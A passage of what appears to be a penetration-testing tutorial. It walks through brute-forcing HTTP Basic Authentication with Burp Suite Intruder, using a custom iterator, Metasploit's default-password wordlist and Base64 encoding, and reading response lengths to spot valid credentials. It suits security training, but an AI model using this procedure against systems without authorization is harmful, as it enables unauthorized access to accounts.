
We can see the 'Authorization' header and parameter, encoded in Base64 by the web browser.

You want to right-click on this page and click '*Send to Intruder*' (or press Ctrl-i for a keyboard shortcut). Then click on the '*Intruder*' tab and you will notice we have two tabs labelled '1' and '2', you can delete the first one as we won't need that tab.




Close the '1' tab, click on the small 'x' right next to the '1'; we just want this number '2' we sent over.

Click the '*Positions'* tab and you will see the GET request we captured from the web browser (which should still be waiting for us to forward so if you look at the Burp web browser you will notice it's spinning circle icon).



Highlight the parameter string we want to brute force/dictionary attack and click 'Add §' from the right. You will need to add two here, they act as an open and close bracket so Burp knows this is the payload position you want to manipulate.

Leave the attack type as Sniper (or set it to Battering Ram, both will work fine) and once you've put in the two §, click on the '*Payloads'* tab.




Ensure the payload type is set to 'Custom iterator', this way we can manipulate the GET request to send three unique positions: (1) the username, (2) the colon to separate the username and password (3) the password.

Next, we need to find a suitable wordlist saved onto our machine, or download one. I used this one installed and ready to go (no need to unzip it or anything) on my Kali install at:


/usr/share/metasploit-framework/data/wordlists/http_default_pass.txt

This one is courtesy of Metasploit, it's likely installed on your version of whichever flavour OS you have too, especially if it came with msfconsole installed. You don't have to use this one though, whichever wordlist contains common username and passwords should be fine. Use 'locate http_default_pass' to search for and find the realpath name (where it is saved basically) and back in Burp, click the *'Load …'* button.




Ensure the 'Position' is still set to 1, as seen above. It should be, but in a moment we will change it to 2, then later, 3.

Find the http_default_pass.txt wordlist file, use the real path location to help you navigate through the directories towards it.



Click it and click the 'Open' button.


You should now see all the words from the text file have been added into the list items for position 1, there should be 19 of them- not the biggest wordlist in the world but we'll use this one for the sake of time.



This list may be bigger if you're attacking a real world target, and you may want to add in more of your own words using the add button.


Now, set the position to '2' and for this we simply only need one item in the list, the colon. So, type in a **:** in the box next to '*Add*' and click '*Add'* to add this to the list.

Now Burp is going to understand that we have 19 possible passwords to try in the 1st position, followed by a colon in the 2nd position every time and nothing else but a colon in this second position. Because we know the server examines the username and password in this format → USERNAME:PASSWORD, we now have position 1 and 2 ready.




You can use the 'Separator for position: x' function just below this, but my method works exactly the same.

Finally, we need to insert the same list of words for position 3- the password.




Of course, this could be a different list of words if you wanted it to be. Insert this list of words in the same way you did for the Position 1, using the 'Load …' button.

As we are using a colon, we need to make sure it isn't URL encoded, so at the bottom of the tab we are currently on, untick the 'URL-encode these characters' checkbox.




*Or, you could leave it ticked and simply ensure the **:** is removed from the list.*

And, one final thing, we need to make sure Burp is going to encode these words for us into Base64 before being sent along in the http GET request, the server isn't going to examine the plain text words and accept them, it will only expect to see their Base64 encoded strings.



In this section just above the 'Payload Encoding' section, click 'Add' and then select the rule type 'Encode' from the dropdown menu. From the next drop-down menu that appears, click 'Base64-encode' before clicking 'OK'.

Finally, click on the 'Options' tab and you will see the 'Start Attack' button appear in the top right. Let's click this and watch for Burp to attack the web page with all these USERNAME:PASSWORD combinations we gave it in our lists.




Give Burp a few minutes to run this attack, the bigger the wordlist you used, the longer it will take.

You will notice 401 statuses and the length of the returned page mostly 312. These indicate that an unsuccessful attempt at providing the username and password was returned to us.

If however, something other than 312 (and probably something other than a 401) are returned, we can be confident that Burp was successful as it saw a different response.

Click on the 'Length' field to sort by this column and have the bigger length items returned to the top of the list…



